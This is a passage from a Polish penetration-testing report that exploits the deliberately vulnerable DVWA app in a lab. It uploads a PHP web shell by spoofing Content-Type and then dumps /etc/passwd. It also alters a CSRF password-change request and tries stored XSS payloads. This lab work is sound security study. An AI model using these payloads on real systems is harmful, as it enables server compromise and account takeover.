ity/upload-forms-threat.htm
</a>
</li>
```

Rysunek 5.24.: Odpowiedź serwera - plik nie został przesłany

W zapytaniu zdefiniowane są akceptowane formaty, jak widać serwer rozpoznał plik jako aplikację php. Można próbować obejść ten mechanizm zmieniając typ Content-Type ręcznie.

```
16 -----WebKitFormBoundaryiInnlBS1Af7QL0ON
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryiInnlBS1Af7QL0ON
21 Content-Disposition: form-data; name="uploaded"; filename=
"index.php"
22 Content-Type: application/x-php
23
24 <?php|
25 if (!empty($_POST['cmd'])) {
26 $cmd = shell_exec($_POST['cmd']);
27 }
28 ?>
```

Rysunek 5.25.: Typ pliku w zapytaniu zmieniony na jeden z akceptowanych

## 5. Eksplotacja

---

Po odesłaniu zmodyfikowanego zapytania informacja zwrotna serwera się zmienia. Plik został zaakceptowany jest przechowywany na serwerze.

```
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.189.137
8 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryXPMo15cmud77vILN
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.7
11 Referer:
http://192.168.189.137/dvwa/vulnerabilities/upload
/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=medium; security=medium;
PHPSESSID=683ed96ddc19f77bd48e6ea7c66612c6
14 Connection: keep-alive
15
-----WebKitFormBoundaryXPMo15cmud77vILN
16 Content-Disposition: form-data; name="
MAX_FILE_SIZE"
17
18 100000
19 -----WebKitFormBoundaryXPMo15cmud77vILN
20 Content-Disposition: form-data; name="uploaded";
filename="index.php"
21 Content-Type: image/jpeg
22
23
24 <?php
25 if (!empty($_POST['cmd'])) {
26     $cmd = shell_exec($_POST['cmd']);
27 }
28 ?>
29 <!DOCTYPE html>
30 <html lang="en">
31 <head>
32     <meta charset="utf-8">
33     <meta http-equiv="X-UA-Compatible"
content="IE-edge">
```

54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72

```
<div class="vulnerable_code_area">
<form enctype="multipart/form-data"
action="#" method="POST" />
<input type="hidden" name="
MAX_FILE_SIZE" value="100000" />
Choose an image to upload:
<br />
<input name="uploaded" type="file" />
<br />
<br />
<input type="submit" name="Upload"
value="Upload" />
</form>

<pre>
.../.../hackable/uploads/index.php
successfully uploaded!
</pre>

</div>

<h2>| More info
</h2>
<ul>
<li>
<a href="
http://hiderefer.com/?http://www.owasp
.org/index.php/Unrestricted_File_Upload
" target="_blank">
http://www.owasp.org/index.php/Unres
tricted_File_Upload
</a>
</li>
<li>
<a href="
http://hiderefer.com/?http://blogs.sec
uriteam.com/index.php/archives/1268"
target="_blank">
http://bloqs.securiteam.com/index.ph
```

Rysunek 5.26.: Odpowiedź serwera wraz ze ścieżką do pliku

## 5. Eksplotacja

---

Przesłany skrypt PHP zawiera Remote Shell, więc jeśli uprawnienia do przesyłanych plików określone zostały poprawnie, to nie powinno być możliwości wykonania krytycznych komend. Tak się nie dzieje, a po dostaniu się do ścieżki zawierającej skrypt można wywołać dowolne polecenie.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:mail:/var/mail:/bin/sh
news:x:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,l1l,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

Rysunek 5.27.: Wynik wykonania komendy, która pozwala uzyskać nazwy użytkowników i hasza ich haseł

Oznacza to, że aplikacja webowa jest podatna na ataki typu File Upload. Mechanizm wykrywania skryptów można w prosty sposób obejść poprzez ręczną zmianę typu pliku w zapytaniu, a uprawnienia do już przesłanych plików nie są w żaden sposób kontrolowane.

## Cross-Site Request Forgery

### Wstępna analiza

Aplikacja webowa, która jest poddawana testom penetracyjnym zawiera funkcjonalność zmiany hasła dla konta administratora. Naszym zadaniem jest sprawdzenie czy funkcjonalność ta posiada luki czy podatności.

W tym celu uruchamiamy testowaną aplikację webową. Na rysunku 5.28 przedstawiono omawianą wcześniej funkcjonalność zmiany hasła.


The screenshot shows a web page with a light gray background. At the top center, the text "Change your admin password:" is displayed in bold black font. Below this, there are two input fields: the first is labeled "New password:" and the second is labeled "Confirm new password:", both in bold black font. At the bottom of the form is a single button labeled "Change" in bold black font, enclosed in a rectangular border.

Rysunek 5.28.: Funkcjonalność dostępna w aplikacji webowej, umożliwiająca zmianę hasła dostępowego do konta administratora.

Wstępna analiza funkcjonalności wykazała możliwość zmiany hasła użytkownika za pomocą prostego żądania GET, które to żądanie zawiera jedynie nowo wprowadzone hasło oraz ciasteczka sesyjne. Oznacza to, że jeżeli użytkownik jest zalogowany, jego hasło może zostać zmienione na inne niż podał on podczas całego procesu. Możliwe jest w ten sposób przeprowadzenie ataku CSRF na podatną funkcjonalność aplikacji webowej.

### Przeprowadzenie ataku

Atak CSRF [9] (ang. *Cross-Site Request Forgery*) polega na tym, że ofiara, będąc zalogowana na zaufanej stronie, nieświadomie wykonuje złośliwe żądanie wysłane przez atakującego. Haker wykorzystuje aktywną sesję użytkownika i token weryfikacyjny, podszywając się pod ofiarę, aby wykonać nieautoryzowane działania, np. przelew pieniędzy, zmiana hasła dostępowego. Wszystko dzieje się bez wiedzy ofiary, która może sądzić, że jej działania są częścią legalnej komunikacji z zaufaną stroną. Zmiana hasła dostępowego bez naszej wiedzy, może skutkować utratą całkowitego dostępu do aplikacji.




Rysunek 5.29.: Grafika przedstawiająca atak CSRF, źródło: [10]

## 5. Eksplotacja

---

Do przeprowadzenia ataku posłuży nam narzędzie Burpsuite. Będzie to miejsce, w którym będziemy nasłuchiwać żądań wysyłanych przez użytkownika. W aplikacji wprowadzamy nowe hasło: test, co zaprezentowana na rysunku 5.30.



Rysunek 5.30.: Wprowadzenie nowego hasła w aplikacji webowej


W narzędziu Burpsuite udaje nam się przechwycić wysłane żądanie. Na rysunku 5.31 zaznaczono na czerwono poziom, ale przede wszystkim identyfikator sesji (*PHPSESSID*).

```
Request to http://192.168.158.149:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change HTTP/1.1
2 Host: 192.168.158.149
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.158.149/dvwa/vulnerabilities/csrf/
9 Cookie: security=medium; PHPSESSID=bb65388f67ff8672e8272daf91c4d9b4
10 Upgrade-Insecure-Requests: 1
11
12
```

Rysunek 5.31.: Przechwycone żądanie

## 5. Eksplotacja


Kolejnym etapem jest modyfikacja przechwyconego żądania. Zmieniamy wartość parametru z wartości test na test123.



```
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change HTTP/1.1
2 Host: 192.168.158.149
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.158.149/dvwa/vulnerabilities/csrf/
9 Cookie: security=medium; PHPSESSID=bb65388f67ff8672e8272daf91c4d9b4
10 Upgrade-Insecure-Requests: 1
11
```

Rysunek 5.32.: Modyfikacja dokonana w Burpsuite na przechwyconym żądaniu

Na rysunku 5.33 przedstawiono potwierdzenie, że hasło zostało zmienione. Pozostaje jedynie sprawdzić, czy jest to hasło test czy hasło test123.



Rysunek 5.33.: Wynik przeprowadzonych działań na stronie internetowej

---

## 5. Eksplotacja

---

Pierwsza próba polega na zalogowaniu się na konto admin za pomocą hasła test.



Username

Password

You have logged out

Rysunek 5.34.: Próba zalogowania się na konto admin za pomocą hasła test.

Jak przedstawiono na kolejnym rysunku [5.35](#), próba się nie powiodła.



Username

Password

Login failed

Rysunek 5.35.: Niedana próba zalogowania się za pomocą hasła test

## 5. Eksplotacja

---


Wprowadzamy zatem inne hasło, czyli test123.

The screenshot shows the DVWA login interface. The DVWA logo is at the top. Below it is a form with two fields: 'Username' containing 'admin' and 'Password' containing 'test123'. A blue border surrounds the password field. A 'Login' button is at the bottom right of the form.

Username	admin
Password	test123
<input type="button" value="Login"/>	

Rysunek 5.36.: Próba zalogowania się na konto admin za pomocą hasła test123.

Udało nam się zalogować, za pomocą hasła test123, co potwierdza rysunek 5.37.



Rysunek 5.37.: Udana próba logowania na konto admin, za pomocą hasła test123


## Stored Cross-Site Scripting

Aplikacja webowa zawiera funkcjonalność wpisywania się do guestbooku - każda wiadomość składa się z ciała wiadomości, i podpisu. Chcemy zweryfikować, czy dostępne pola testowe poprawnie sanityzują wejście, oraz czy strona podczas renderowania poprawnie unika wywoływania nieautoryzowanych skryptów.

The screenshot shows a simple guestbook interface. At the top, there are two input fields: 'Name \*' and 'Message \*'. Below them is a button labeled 'Sign Guestbook'. Underneath the form, a message box displays the submitted data: 'Name: test' and 'Message: This is a test comment.'

Rysunek 5.38.: Pola do wysyłania wiadomości na forum

Na początku analizujemy działanie funkcjonalności - jak widać dzięki wykorzystaniu proxy, utworzenie wpisu polega na wysłaniu zapytania POST na endpoint, w którym się znajdujemy. Zapytanie przyjmuje domyślnie trzy argumenty: autora, wiadomość, i parametr btnSign.



Rysunek 5.39.: Zapytanie POST, narzędzie Burpsuite

Przetestujemy na początek najprostszy przypadek - javascriptowy skrypt `Alert()`. Nie udaje się to - poza tym, że skrypt się nie wykonał, w guestbooku tekst został znieksztalcony - zamiast tekstu

```
<script>alert("hello")</script>
widzimy
<script>alert('hello');</script>
```

## 5. Eksplotacja

Ale jak spojrzymy na burpsuite - ta podmiana miała miejsce po stronie klienta, przed wysłaniem zapytania na serwer. Możliwe, że jeśli naprawimy payload po pierwotnym wysłaniu, uda nam się obejść zabezpieczenie. Zmieniamy więc zapytanie w burpsuite. Lecz efekt zostaje taki

Request	Response
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1 Host: 192.168.1.102 Content-Length: 101 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.1.102/dvwa/vulnerabilities/xss_s/ Accept-Encoding: gzip, deflate, br Cookie: security=high; PHPSESSID=5c77c5a3860733e6e82b7822ce0e23bd Connection: keep-alive txtName=szkodnik&txMessage=<script>alert("hello")</script>&btnSign=Sign+Guestbook	HTTP/1.1 200 OK Date: Sat, 11 Jan 2025 14:01:59 GFT Content-Type: text/html; charset=UTF-8 Content-Language: en-US Content-Length: 5388 X-Powered-By: PHP/5.2.4-2ubuntu5.10 Prague: no-cache Cache-Control: no-cache, must-revalidate Expires: Tue, 23 Jun 2009 12:00:00 GFT Keep-Alive: timeout=15, max=100 Content-Type: text/html; charset=UTF-8 Content-Length: 5100 <!DOCTYPE html PUBLIC "-//IETF//DTD HTML 1.0 5//EN" <html xmlns="http://www.w3.org/1999/xhtml"> <head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

Rysunek 5.40.: Tekst jest podmieniony po stronie klienta, jeszcze przed wysłaniem na serwer

Request	Response
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1 Host: 192.168.1.102 Content-Length: 101 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.1.102/dvwa/vulnerabilities/xss_s/ Accept-Encoding: gzip, deflate, br Cookie: security=high; PHPSESSID=5c77c5a3860733e6e82b7822ce0e23bd Connection: keep-alive txtName=szkodnik&txMessage=<script>alert("hello")</script>&btnSign=Sign+Guestbook	HTTP/1.1 200 OK Date: Sat, 11 Jan 2025 14:01:59 GFT Content-Type: text/html; charset=UTF-8 Content-Language: en-US Content-Length: 5388 X-Powered-By: PHP/5.2.4-2ubuntu5.10 Prague: no-cache Cache-Control: no-cache, must-revalidate Expires: Tue, 23 Jun 2009 12:00:00 GFT Keep-Alive: timeout=15, max=100 Content-Type: text/html; charset=UTF-8 Content-Length: 5100 <!DOCTYPE html PUBLIC "-//IETF//DTD HTML 1.0 5//EN" <html xmlns="http://www.w3.org/1999/xhtml"> <head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

Rysunek 5.41.: Podmienione zapytanie


sam, jak w oryginalnym podejściu. Serwer sanityzuje zapytanie również po swojej stronie. Spróbujemy więc innego podejścia. Podczas korzystania z guestbooka, spostrzeżono fakt, że pole "Name:" jest ograniczone do 10 znaków - i choć nie jest to niebezpieczne samo w sobie,

## 5. Eksplotacja

---

skloniło do przemyśleń, czy jest to jedyne zabezpieczenie przed niewłaściwym wejściem w tym polu. Ponowimy więc ten payload, ale w parametrze "txtName", oznaczającym autora wpisu, zamiast "Message", określającego zawartość.

W celu obejścia ograniczenia 10 znaków w polu "Name", parametr ten podmieniamy w Burpsuite.



